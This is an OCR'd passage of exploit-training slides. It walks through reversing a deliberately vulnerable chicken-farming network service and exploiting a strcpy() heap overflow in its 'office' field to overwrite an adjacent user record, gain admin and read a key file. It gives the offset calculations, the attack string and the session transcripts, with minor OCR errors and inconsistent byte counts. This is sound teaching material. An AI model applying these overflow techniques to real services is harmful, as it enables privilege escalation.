
First, use tools such as file, strings, readelf, ltrace, objdump, ldd, and any others to learn as much as possible about the target program. Strings is quite useful in this case; however, you may have noticed that the program is stripped. This makes reversing more difficult. Look at the disassembled code in IDA. A walkthrough is provided using IDA and other tools.

Does anything happen when you run the program? Is it looking for any requirements? After you get it running, does it open any files or ports? Spend the next 30 minutes attempting to reverse the program and discover the vulnerability. GDB is useful; however, with stripped programs, your efforts require more work and time.



*****STOP*****

If you proceed past this page, you will be given the solution to the vulnerable program. Continue if you have exhausted all your options, if you need a hint, or if you simply want to understand one example of the solution. Remember, the more you try on your own, even if it proves completely unproductive, the more you will learn. Mistakes you make today, you will avoid the next time around. Frustration is a key part of exploit research and you must embrace it accordingly. If you get through an hour of testing on your own, it may be time to begin walking through the solution. Of course, this is completely up to you.




Exercise: Walkthrough

If you get to a point in the walkthrough in which you have some ideas to move forward on your own, continue without the walkthrough and move back if necessary. The method shown in the walkthrough is only one of several ways to approach the vulnerability discovery and exploit generation. The method used is direct and may seem to simplify the process. This is why the exercise serves the reader best by first trying without help. As you work through many different vulnerabilities, your techniques will become more efficient.

Exercise: Getting Started (1)

- Let's learn what we can



- Run strings
  - MD5 hashing is used
  - Looks for user fcfl
  - Uses a user.db file in fcfl's home dir
  - Access a key file at */home/fcfl/key*

Exercise: Getting Started (1)

The first command we issue on this slide is "file." The file program gives information about the program such as object file format, architecture, compilation, symbol resolution, and other data. After collecting this data, try running the strings tool. Strings shows a bunch of information, which is not shown on the slide. Most important, we learn that the program uses MD5 hashing, probably for passwords, requires a user account for "fcfl," requires a user.db file in fcfl's home directory, and accesses a key file at */home/fcfl/key*, probably when exploitation is successful.

Exercise: Getting Started (2)

- Let's get the program entry point

```
deadlist@deadlist-desktop:~$ readelf -l sec760heap.bin |grep Entry
Entry point 0x8048c80
```

  - Record it for later
- Try running the program (You might get these)

```
deadlist@deadlist-desktop: ./sec760heap.bin
sec710bc.bin: Failed to find user fcfl
: Success
```

```
deadlist@deadlist-desktop:~$ ./sec760heap.bin
sec760heap.bin: drop_privs failed!
: Operation not permitted
```

- Need to create the user fcfl

Exercise: Getting Started (2)

Because the program is stripped, you want the program entry point information. The readelf tool can help with this. Issue the command *readelf –l sec760heap.bin |grep "Entry"* to get the program entry point for your program. Record this address for later use. Try running the program as the user deadlist. You should get an error similar to that on the slide, "Failed to find user fcfl." You should have expected this error and must create the user account.

Exercise: Getting Started (3)


- Setting up the program

```
deadlist@deadlist-desktop:~$ sudo -i
root@deadlist-desktop:~# useradd -m fcfl
root@deadlist-desktop:~# touch /home/fcfl/user.db
root@deadlist-desktop:~# touch /home/fcfl/key
root@deadlist-desktop:~# echo SUCCESS > /home/fcfl/key
root@deadlist-desktop:~# exit
logout
deadlist@deadlist-desktop:~$
```

- Created user fcfl and necessary database and key file

Exercise: Getting Started (3)

Promote yourself to root so that you may create the account for fcfl. When logged in as root, issue the command *useradd –m fcfl*. The –m switch creates a home directory for fcfl. Next, create the database file required by the program. Issue the command *touch /home/fcfl/user.db* and then the command *touch /home/fcfl/key*. Both files are required by the program. Echo something into the key file so that you know when your exploit is successful later. Remember, the key file will be printed out when you are successful. We chose to echo the word SUCCESS into the key file.



Exercise: Getting Started (4)

Next, use the sudo –i command to become root again. When logged in as root, change your current directory to /home/fcfl. Copy the sec760heap.bin file from /home/deadlist over to the /home/fcfl directory. Next, change ownership of the binary to the user fcfl, and then use chmod +s on the binary to set the SUID bit. Now, su to user fcfl, run bash to get a bash shell, and finally, run the program. It should hang, which means it is working. If this does not work, make sure you have set all the appropriate permissions, created the user.db file, and followed other instructions provided.

Exercise: Getting Started (5)

- As user deadlist, check for new open ports

```
deadlist@deadlist-desktop:~$ netstat -na |more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5555            0.0.0.0:*               LISTEN
```

- TCP port 5555 is now listening
- Let's try connecting as the user deadlist
  - *nc 127.0.0.1 5555*

Exercise: Getting Started (5)

You may have noticed that when you successfully run the program as fcfl, a new port is opened up. TCP port 5555 should be listening. Now try connecting with netcat, for example, *nc 127.0.0.1 5555.*

Exercise: Connecting to the Program


- The program accepts our connection

```
deadlist@deadlist-desktop:~$ nc 127.0.0.1 5555


fantasy chicken farmin league


menu
 c) create account
 l) login
 q) quit
```

- We can begin static testing and fuzzing, or we can start reversing
- ps –aux shows a new PID spawned for the connection

Exercise: Connecting to the Program

As you can see on the slide, when we launch netcat to connect to TCP port 5555, we get an interesting prompt. When running ps –aux, we also notice that a new PID is created for our connection. It is likely that fork() is used for each new connection.




Exercise: IDA Pro

Let's perform some basic steps in IDA. GDB is also an option but will be slow in this particular challenge. Follow the steps on the slide to load the sec760heap.bin file.

Exercise: Program Entry Point

- Argument to __libc_start_main is likely the main() function




Exercise: Program Entry Point

After the program loads and auto-analysis is complete, you should be presented with the same content as shown on the slide. The argument passed above the call to __libc_start_main is likely that of the main() function for the program. Click the highlighted yellow area and press Enter.

Exercise: Interesting Subroutine

- After reversing each call, the highlighted location contains if statements of interest
- Each connection forks()




Exercise: Interesting Subroutine

Several call instructions are on this slide in the disassembly. After reversing each one, the highlighted subroutine is of interest. It contains a series of comparisons that checks user input against stored values. One of the calls confirmed our assumption that fork() is used to spawn a new process for each connection to TCP port 5555. Click the yellow highlighted area and press Enter.

Exercise: String Comparisons

1) "c" Create Account
2) "l" Login
3) "s" Sell Eggs
4) "i" Incinerate Money
5) "b" Buy Chickens
6) "u" Update my Info
   Leads to vulnerable strcpy() in "Enter new office"
7) "p" Print Info
8) "L" Logout
9) "6" Hidden Command!




Exercise: String Comparisons

This slide shows the series of string comparisons we jump to when selecting the prior slide's subroutine. Each block of code is labeled accordingly. These are all options that the program accepts depending on your location from within the program. A couple items are especially of interest. When selecting the "u" option to update your information, you are given a series of options to update and can select yes or no. You probably already saw this when messing around with the program. When selecting the update option to enter a new office, a vulnerable strcpy() call is made. None of the other update options offer this function call. You can also try double-clicking on _strcpy from the function name pane within IDA and then check the cross-references. You see that one of the calls comes from the new office update option. You also see malloc() used in several locations to store your data.

Another item of interest is at item #9. There is a hidden command. When entering the number 6, something undocumented happens that is described on the next slide. Try checking it out on your own first to determine what it does.

Exercise: Hidden Command

- If the value 6 is entered and the logged-in user is admin, the key prints out
- Let's find where this is set!
- Check out subroutine 0x804a8a1 on the next slide




Exercise: Hidden Command

The code on the screen details what happens with the hidden command of 6. It just so happens that if the user enters the number 6 and that user is "administrator," the file /home/fcfl/key opens up and prints out to the screen. Several comparisons on the slide can be viewed. So how do you become an admin and where is the code for this issue?

Exercise: Interesting Subroutine

- The top arrow is pointing to a comparison to 0x1F3 (499)
- The bottom arrow is a jbe "jump if below or equal" instruction
- If we are decimal 500 or higher, we are set to administrator



Exercise: Interesting Subroutine

Check out the memory address 0x804a8a1. To quickly jump to this address, press the letter "g" when inside of IDA Pro, and then enter the address. How did we find this address? Try pressing the keys Alt-t in IDA and type in the string **password**. Make sure to search for all occurrences. Double-click the result that includes the string "enter password." Shortly below in the disassembly where that string is used is a call to sub_804a8a1. That is one way to get there.

At this location, you can see a string on the slide that says "lcgged in!"\n." The top red arrow points to a comparison to the value 1F3h, which is 499 in decimal. Next, the instruction *jbe short loc_804A96C* is given. JBE stands for jump if below or equal. If the value here is 500 or higher, we take a separate route than if we are 499 or less. We likely need to figure out how to get 500 or higher written to this location in memory so that we may use the hidden command from the previous slide.

Exercise: Credentials Structure

- Structure containing username, password, and ID
- Username Offset 0 – 0x00

```
mov     [esp+8], eax    ; char
mov     dword ptr [esp+4], offset aUsernameS ; "  username: %s \n"
```

- Password Offset 20 – 0x14

```
add     eax, 14h
mov     [esp+8], eax    ; char
mov     dword ptr [esp+4], 804C9CFh
mov     eax, [ebp+Fd]
mov     [esp], eax      ; char aPasswordS[]
call    sub_8048F10     aPasswordS      db '  password: %s ',0Ah
mov     eax, dword ptr [                db 0Ah,0
```

- Perm Offset 56 – 0x38

```
mov     eax, [eax+38h]
mov     [esp+8], eax    ; char
mov     dword ptr [esp+4], offset aPermU ; "  perm: %u \n"
```



Exercise: Credentials Structure

Now that we have some sort of goal, we must understand the structure of the stored data. The function getpwnam() was seen early on. This function works with database files and username/password combinations. We need to learn more about this component of the program. After reversing the stripped functions, some of the data on this slide was discovered. Often, checking the "rodata" section of a program can yield some interesting data. Use Alt-t and search for the keyword "password." The top piece of disassembled code shows the username section from within the structure. After reversing, it is learned that the size of this variable is 20 bytes, and it starts at offset 0 from within the user structure. Offset 14h (20) in this structure holds the password data, and its size is 36 bytes. At the bottom is the permissions for the user. This is at offset 38h (56) in this structure. These are important elements to gather because you need them when calculating your overflow. To calculate the sizes, look at EAX with each variable in this structure and at the distances between them. Note that they are not in order.

Exercise: Trying the Program

- Running the program and creating an account: user1

```
menu
 c) create account
 l) login
 q) quit
c
l: c
enter new username: user1
enter new info:
enter new office:
enter new pass:
```



- User accounts are doubly linked
- Create a second account: user2
- Both accounts with blank info, office, and pass

Exercise: Trying the Program

Let's learn a little more about the program. Connect to port 5555 with netcat. Create the account "user1", providing no data for "info," "office," and "pass." (Just hit enter.) After creating the account for "user1", create another account for "user2." Again, enter no data for "info," "office," and "pass." Notice on the right, when analyzing the structure of the program data, it looks like pointers are used (next and prev) which link the user accounts together. Let's confirm this assumption.

Exercise: Logging In

- Logging in as user2

```
1: l
enter username: user2
enter password:
logged in!
```

- The following menu is given:

```
menu    (user2)
 L) logout
 b) buy chickens
 i) incinerate money
 s) sell eggs
 p) display my info
 u) update my info
 q) quit
```

- Enter p to print info

```
1: p
<node> 8050b10
  chickens: 0
  eggs:     0
  monies:   1000
  id:       0
  username: user2
  info:
  office:
password: be735284c5f497986e4c954fdf370286

  perm:     1
  next:     8050a18
  prev:     80507c8
```

Blank password hash

Boundaries

- 8050b10h – 8050a18h = f8h
- That's 248 Decimal

Exercise: Logging In

After you create the accounts, log in as user2. To do this you must press "l" and Enter, type **user2**, and enter **no password**. The menu shown on the slide should be given. Enter "p" to display your information. The data to the right should be printed to the screen. The top highlighted area is called <node> and is a memory address of our data. The bottom shows "next" and "prev." These items also hold memory addresses. This gives boundary information between user accounts and helps with your overflow calculations. You can see that we are logged in as user2, and that our blank password hash shows up. Our permissions are set to 1. If we take the address of the <node> and subtract the address of the "next" field, 0x8050b10 – 0x8050a18, we get 0xf8, or 248 in decimal. This gives us the distance between our user accounts.

Exercise: Calculating

- 248 – 156 (Size of structure) = 92
  - Structure can be found at 0x804a6c0
  - Remember from earlier, the vulnerable strcpy() call is in the update (u) option under "office"
  - The size of the office argument is 22 bytes
  - We must add 22 to 92, which = 114 bytes to get from user1's update, office option, to the start of the adjacent user on the linked list
  - Username size is 20 bytes
  - Password is 36 bytes
  - We need to steal the blank password hash and pad 2 bytes
  - Following that is the permissions field. We must set to >= 500

Exercise: Calculating

We must now determine some other factors for our calculation. 248 is the distance we calculated on the last slide. We then need to subtract the overall size of the structure that holds our user, pass, perm, and other elements. The size of this structure when reversing is 156 bytes. 248 (distance) – 156 (size of structure) = 92 bytes. You can find this structure at address 0x804a6c0. Remember that the vulnerable strcpy() call is in the update option when selecting "office." The size of this argument after reversing is 22 bytes. We must now add 22 to 92 and get 114 bytes. This is the number of bytes we need to place into the update field for office to get to the adjacent chunk's username and password fields. Trial and error with GDB analysis can also lead you to this conclusion. The username field we learned is 20 bytes and the password field is 36 bytes. We need to use the blank password hash as part of our attack, which is only 34 bytes. Because the field is 36 bytes, we need to put a 2-byte pad on the end of the hash. After the password field is the permissions field. This is the field we must set to 500 or greater.

Exercise: Trying with GDB

- As root, check for the PID of the newly forked connection

```
root@deadlist-desktop:~# ps aux |grep sec760heap
fcfl      2777  0.0  0.2   1904   616 pts/1    S+   16:17   0:00 ./sec760heap.bin
fcfl      3416  0.0  0.1   1904   388 pts/1    S+   17:24   0:00 ./sec760heap.bin
root      3657  0.0  0.2   2972   748 pts/3    R+   17:45   0:00 grep sec760heap
root@deadlist-desktop:~# gdb --pid=3416
```

- Continuing execution once attaching and a crash

```
0xffffe410 in __kernel_vsyscall ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0804c13c in ?? ()
```

- The crash came when issuing the update command as user1 and issuing 500 A's under the "office" option

Exercise: Trying with GDB

Let's confirm our overflow in GDB just to demonstrate the flaw with strcpy(). If you'd like, you can set a breakpoint for strcpy() after reversing the location. On the slide, we connect to the newly spawned child process as root (our connection) with GDB. We then press "c" to continue execution as GDB has paused the process. With the process running, 500 A's was entered into the office option under the update command. As you can see, we receive a segmentation fault in the program. This confirms our overflow.

Exercise: Layout

- The layout based on our prior calculation
- Padding = 114 bytes:
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAA
- Username is 20 bytes: UUUUUUUUUUUUUUUUUUUU
- Password: be735284c5f497986e4c954fdf37028600
- Permissions: 00 ← 00 decimal in hex is 3030h
  - This is greater than 499, which was the requirement for administrator

Exercise: Layout

Based on our prior calculation, we must build the layout for our attack. The padding needed to get to the adjacent user account from the update office option is 114 bytes. We then need 20 bytes for the username section. Be sure to record what you enter because you need to log in with this information. Next, enter in the blank password hash and append the two bytes on the end to get to 36 bytes. Finally, enter in any value greater than 499. On the slide, 0's are used because they are the equivalent to 30 in hex. For example, 3030 results in 0x3030, which is much larger than 500.

So, our attack string looks like this:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUUUUUUUUUU
UUUUUUUUUUbe735284c5f497986e4c954fdf370286000000

Exercise: Attack Order

- Create user1
- Create user2
- Log in as user2 and issue the "p" option to calculate space between pointers
- Compensate for overall structure and offsets
- As user1, issue the update "u" command, select y for office to overflow user2 with 114 bytes to get to second chunk, 20 bytes for username, 36 bytes of the blank password hash, and 00 for the permissions to write admin to the database for user2
- Log in as user2 with username of username, pw hash, and perm
- Issue hidden command "6"

Exercise: Attack Order

Our steps now are to connect to the program on port 5555 with netcat. Create user1 with no password or other data. Create user2 with no password or other data. Login as user2 to get any necessary addressing to calculate spacing and compensate for structure size. Issue the u command which begins the update process. Say no to updating the first two items and select yes to updating the office. Enter in 114 bytes of padding, 20 bytes of padding for the username, the blank password hash, 2 bytes of padding, and finally, two 0s to set the permissions to a high value. The extra two 0s on the end are to terminate strcpy(). Remember, this data we are overflowing may be written to the user.db file in fcfl's home directory. Next, log in as user2, using the username data you entered in the previous step, the password hash, and permissions. When logged in successfully, enter the hidden command **6** and see if you successfully compromised the program.

Exercise: Execution (1)

- After creating user1 and user2, log in as user1
- Issue the "u" option to update
- Answer no to username and info, say yes to office
- Enter 114 A's, 20 B's, the blank password hash, and four 0s

```
menu    (user1)
 L) logout
 b) buy chickens
 i) incinerate money
 s) sell eggs
 p) display my info
 u) update my info
 q) quit
u
l: u
would you like to change username (user1) [y/n]: n
would you like to change user info () [y/n]: n
would you like to change office #() [y/n]: y
enter new office: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBbe735284c5f497986e4c954fdf37028600
0000
```


Exercise: Execution (1)

As you can see on the slide, user1 and user2 were created. We log in as user1 so that we can overflow user2. The u option was issued to start the updating process. We say no to changing our username and our user information. We say yes to updating the office and enter in our string from the previous slide. We then say no to any other updates.

Exercise: Execution (2)

- Say no to all other update options
- Enter "L" to log out as user1
- Enter "l" and log in as:
  BBBBBBBBBBBBBBBBBBBBbe735284c5f497986e4c954fdf370286000000
- No password


```
1: l
enter username: BBBBBBBBBBBBBBBBBBBBbe735284c5f497986e4c954fdf370286000000
enter password:
logged in!
```


Exercise: Execution (2)

After saying no to all other update options, we enter **L** to log out as user1. We then enter **l** to log in as our newly hacked user account. We enter in the part of our attack string starting with the B's and ending with our 0s for our username. We enter no password and are successfully logged in.


Exercise: Execution (3)

- When logged in, issue the hidden option "6"
- If successful, the key file should be printed out as shown here:




Exercise: Execution (3)

When logged in we issue the hidden command **6**. As you can see, the word SUCCESS gets printed out to the screen, which is the contents of our key file from within fcfl's home directory!



Exercise: Custom Heap Overflows - The Point

The point of this exercise was to work through a vulnerability in a program that utilized custom doubly linked lists for tracking program-related allocations.



Module Summary

We looked at ways to exploit the Linux heap environment. Newer versions of the GNU C Compiler (GCC) include a patch of the unlink() macro, which makes checks to ensure the forward and backward pointers have not been modified. However, you still come across OSes without the patched unlink() macro. This understanding of heaps is essential for you to analyze memory to look for vulnerabilities. There may not be many modern generic methods that are applicable to all systems, but there are a large number of one-off vulnerabilities that can be exploited, as well as more sophisticated attacks. Gaining familiarity with the stack, heap, and assembly can provide you with countless opportunities to exploit programs.

It is recommended that you use papers such as the "Malloc Maleficarum" and work through one of the exploit POCs. Again, it is your familiarity and comfort with memory, how data is laid out, and creativity that can provide you with success on exploitation. Function pointers often give you opportunities to exploit a program. There are still to date not as many controls, and less effective controls, placed on the heap segments for protection. Your biggest battle will be with ASLR, unlink protection, execution prevention, and more.


Recommended Reading

- The "Malloc Maleficarum" by Phantasmal Phantasmagoria
  http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt
- Once upon a free()... by Anonymous
  http://phrack.org/issues/57/9.html

Recommended Reading

